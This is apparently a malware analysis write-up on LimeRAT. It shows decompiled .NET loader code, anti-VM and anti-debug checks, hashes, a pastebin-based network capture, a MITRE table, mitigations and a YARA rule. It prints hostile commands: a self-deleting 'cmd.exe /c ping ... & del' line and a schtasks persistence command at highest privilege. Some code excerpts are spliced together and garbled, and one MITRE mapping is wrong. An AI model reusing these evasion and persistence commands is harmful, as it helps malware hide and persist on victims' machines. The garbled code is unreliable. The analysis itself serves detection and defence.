  +9ef2MabPW2fgsrsovs/uyXiU637W2CAXTRrqRZi2EK/iVEH8EejQAxr+S7AIMB5a7Pn3r/WeGfxowgUQAJL5hWtpoVWnJCf+AApjGFPN3V+jfkMf
  +MGxvAz7mUa8z8RBxcf/9867GcHmmp1usCNpCO2HGXcc+MZvnFk73UTfHRVan8U+uIfn4qRWoC9hK9+s/cs3kZEZS06waWQ+VnLMn/i+icH85b
```

It was understood that this value was the content of another program when the program was debugged, and the program was allowed to create another program with this value. This value in memory was then taken.



```
public object GetFileNameByURL(string Url)
{
    object[] array = new object[3];
    array[0] = ListViewColumnSorter.ParamArray0;
    object[] array2 = array;
    array2[1] = ListViewColumnSorter.ArrayAttribute;
    array2[2] = "HelloWorld";
    Activator.CreateInstance(this.L, array2);
    return array2[2];
}
```




| obj | {byte[0x01FF_E7C3]} | object {byte[]} |
|---|---|---|
| [0] | 0x4D | byte |
| [1] | 0x5A | byte |
| [2] | 0x90 | byte |
| [3] | 0x00 | byte |
| [4] | 0x03 | byte |
| [5] | 0x00 | byte |
| [6] | 0x00 | byte |
| [7] | 0x00 | byte |
| [8] | 0x04 | byte |
| [9] | 0x00 | byte |
| [10] | 0x00 | byte |

# RelativeFileUrl.dll Analysis


| File | RelativeFileUrl.dll |
|---|---|
| MD5 | a9af14a8afc87266f34d13ac30fb8a4a |
| SHA-1 | 5228378fe390953851fea8580ef16b514946fe4b |
| SHA256 | cf4c181792fd8cb4120655ebb5b764e2d685422724c14210261c0941f55146f6 |

If the resulting unnamed file is reviewed again in the cffexplorer program, it can be seen that this new file is also a .net file.




| Member | Offset | Size | Value | Meaning |
|---|---|---|---|---|
| cb | 00000208 | Dword | 00000048 | |
| MajorRuntimeVersion | 0000020C | Word | 0002 | |
| MinorRuntimeVersion | 0000020E | Word | 0005 | |
| MetaData RVA | 00000210 | Dword | 00005BD8 | |
| MetaData Size | 00000214 | Dword | 000050EC | |
| Flags | 00000218 | Dword | 00000003 | Click here |
| EntryPointToken | 0000021C | Dword | 00000000 | |
| Resources RVA | 00000220 | Dword | 0000ACC4 | |
| Resources Size | 00000224 | Dword | 0000693F | |
| StrongNameSignature R... | 00000228 | Dword | 00000000 | |
| StrongNameSignature Si... | 0000022C | Dword | 00000000 | |
| CodeManagerTable RVA | 00000230 | Dword | 00000000 | |
| CodeManagerTable Size | 00000234 | Dword | 00000000 | |
| VTableFixups RVA | 00000238 | Dword | 00000000 | |
| VTableFixups Size | 0000023C | Dword | 00000000 | |
| ExportAddressTableJum... | 00000240 | Dword | 00000000 | |
| ExportAddressTableJum... | 00000244 | Dword | 00000000 | |

If the source code of the file is examined, it is clearly seen that the names of all variables and functions in this program are encrypted. The software used as an encryptor in this program appears to be SmartAssembly.



```
[assembly: PoweredBy("Powered by SmartAssembly 7.3.0.3296")]
```

This file extracts third-phase malware by calling another directory contained within it.




```
Bitmap bitmap = (Bitmap)resourceManager2.GetObject(Class8.smethod_2(ugz1));
Bitmap ughHbnBnaWtlYkx;
if (2 != 0)
{
    ughHbnBnaWtlYkx = bitmap;
}
if (!false)
{
    byte[] array = MessageEnum.fgh(MessageEnum.cba(ughHbnBnaWtlYkx), Class8.smethod_2(ugz3));
    byte[] rawAssembly;
    if (-1 != 0)
    {
        rawAssembly = array;
    }
    Assembly assembly = AppDomain.CurrentDomain.Load(rawAssembly);
    Assembly assembly2;
    if (!false)
    {
        assembly2 = assembly;
    }
    Type type = assembly2.GetTypes()[20];
    MethodInfo instance = type.GetMethods()[5];
    Versioned.CallByName(instance, Strings.StrReverse(Class9.smethod_0(107394310)), CallType.Get, new object[2]);
    goto IL_C3;
}
```

# UNNAMED Analysis


| File | UNNAMED |
|---|---|
| MD5 | 32b691102ffdd267c1d769abb0860427 |
| SHA-1 | 31e288efd6636d9b1fe8e96ad65d405de92a2c3b |
| SHA256 | 779096b4a3924776a2874f92419b3383cb9208e5634c8dafb25045b4dbd7b837 |

The program creates a mutex using the values of computers "processor id", "bios serial number" and "video controller name”.




```
result = GClass1.smethod_7(GClass1.smethod_6("Win32_Processor", "ProcessorId") + "-" + GClass1.smethod_6("Win32_BIOS", "SerialNumber") + "-" +
  GClass1.smethod_6("Win32_BaseBoard", "SerialNumber") + "-" + GClass1.smethod_6("Win32_VideoController", "Name"));
```

It checks with these functions that it is in a debugger or in a virtual machine, and if it confirms this, it stops and deletes itself using the command “cmd.exe /c ping 0 -n 2 & del”.




```
public static void smethod_0()
{
    try
    {
        if (GClass0.smethod_1() || GClass1.smethod_2().ToString().ToLower().Contains("XP".ToLower()) || GClass0.LoadLibrary("SbieDll.dll") ||
         Debugger.IsLogging() || Debugger.IsAttached || File.Exists(Environment.GetEnvironmentVariable("windir") + "\\vboxhook.dll"))
        {
            Interaction.Shell(Class0.smethod_1(Convert.FromBase64String("Y21kLmV4ZSAvYyBwaW5nIDAgLW4gMiAmIGRlbCA=")) + "\"" + Application.ExecutablePath +
              "\"", AppWinStyle.Hide, false, -1);
            ProjectData.EndApp();
        }
    }
```




```
private static bool smethod_1()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                try
                {
                    foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                    {
                        string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                        if ((Operators.CompareString(text, "microsoft corporation", false) == 0 && managementBaseObject["Model"].ToString
                          ().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || Operators.CompareString(managementBaseObject
                          ["Model"].ToString(), "VirtualBox", false) == 0)
                        {
                            return true;
                        }
                    }
                }
```

The program then checks the computer for an anti-virus program installed, but the list is not obtained because it checks them remotely.



```
string result;
try
{
    string text = null;
    ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" + Environment.MachineName + "\\root\\SecurityCenter2", "SELECT * FROM
      AntivirusProduct");
    ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
    try
    {
        foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
        {
            text = ((ManagementObject)managementBaseObject)["displayName"].ToString();
        }
    }
    finally
    {
        ManagementObjectCollection.ManagementObjectEnumerator enumerator;
        if (enumerator != null)
        {
            ((IDisposable)enumerator).Dispose();
        }
    }
    if (Operators.CompareString(text, string.Empty, false) == 0)
    {
        text = "N/A";
    }
    text = text.ToString();
    result = text;
}
catch (Exception ex)
{
    result = "N/A";
}
return result;
```

The program is also thought to have the ability to mine cryptocurrencies on the computer.



```
string result;
try
{
    if (Process.GetProcessesByName("Regasm").Length > 0)
    {
if (bool_0)
{
   Interaction.Shell(Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject("schtasks /create /f /sc ONLOGON /RL HIGHEST /
     tn LimeRAT-Admin /tr \"'", GClass3.Appdata\\Wservices.exe), "'\"")), AppWinStyle.Hide, false, -1);
}
else
{
   Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run\\").SetValue(GClass3."Wservices.exe",
     RuntimeHelpers.GetObjectValue(GClass3.Appdata\\Wservices.exe));
}
                        if (((ManagementObject)enumerator.Current)["CommandLine"].ToString().Contains("--donate-level="))
                        {
                            result = "Minning...";
                            break;
                        }
                    }
                }
                finally
                {
                    ManagementObjectCollection.ManagementObjectEnumerator enumerator;
                    if (enumerator != null)
                    {
                        ((IDisposable)enumerator).Dispose();
                    }
                }
                goto IL_8C;
            }
            catch (Exception ex)
            {
                goto IL_8C;
            }
    }
    result = GClass1.smethod_14();
```

At this stage, the program now uses the command system to start itself with the computer boot.

/f    Skip all alerts and start even if the program has already started running.

/sc   Specifies how often to run, and ONLOGON runs each time the user logs in.


/RL  Specifies the level at which it will be run, HİGHEST indicates that it will run at the highest level.

/tn  Specifies the name of the task to run.

/tr   Specifies the exact location of the task to run.

# Network Analysis

The program uses pastebin as an intermediary. In this way, the person or persons who control the pest hide their own ips and with that they don’t need to connect the victim directly.



```
 93 138.076636   192.168.88.128      192.168.88.255    NBNS      92 Name query NB PASTEBIN.COM<00>
 94 138.373341   fe80::3c29:6606:324… ff02::1:2        DHCPv6   157 Solicit XID: 0xd8726b CID: 0001000127d92ada000c29df205a
 95 138.842166   192.168.88.128      192.168.88.255    NBNS      92 Name query NB PASTEBIN.COM<00>
 96 144.204678   192.168.88.128      192.168.88.255    NBNS      92 Name query NB PASTEBIN.COM<00>
 97 144.974694   192.168.88.128      192.168.88.255    NBNS      92 Name query NB PASTEBIN.COM<00>
 98 145.745389   192.168.88.128      192.168.88.255    NBNS      92 Name query NB PASTEBIN.COM<00>
 99 149.957610   192.168.88.128      192.168.88.2      NBNS      92 Name query NB PASTEBIN.COM<00>
100 150.049510   192.168.88.1        192.168.88.255    UDP       86 57621 → 57621 Len=44
101 151.480200   192.168.88.128      192.168.88.2      NBNS      92 Name query NB PASTEBIN.COM<00>
102 152.987554   192.168.88.128      192.168.88.2      NBNS      92 Name query NB PASTEBIN.COM<00>
```

Unfortunately, Network Analysis is limited to this because the connection between them does not appear directly.

# Mitre ATT&CK Table

| **Collection** | **Credential Access** | **Defense Evasion** | **Discovery** | **Persistence** |
|---|---|---|---|---|
| Data from the Local System<br>• T1005 | Credentials in Files<br>• T1552 | Web Services<br>• T1102 | System Information Discovery<br>• T1082 | Change Default File Association<br>• T1082 |
| | | Modify Registry<br>• T1112 | | Scheduled Task<br>• T1053 |

# Solution Suggestions

-Use of current and av-test.org-approved  anti-virus software.

-If incoming emails also  send you attachments and ask you to download them, ignore them.

-Disregard of spam emails.

-Keeping the operating system up to date.

-Use of original applications.

# Yara Rule

```
import "hash"


Rule LimeRAT

{

        Meta:

                Author = “Kaan Binen”

                Date = “30.07.2021”

                Description = “LimeRAT Yara Rule”


        Strings:

                $s1 = "https[:]//apple[.]com"

                $s2 = "TypeAnalysis.exe"

                $hex_1 = "74 7d 4a 36 2e 5a"

                $hex_2 = "23 48 2e 68"

                $hex_3 = "23 48 2e 68"


        Condition:

                hash.md5(0,filesize) == "5ddfbddf74d9e09bf434940362019979" or all of them

}
```

Kaan Binen

https://www.linkedin.com/in/kaan-binen/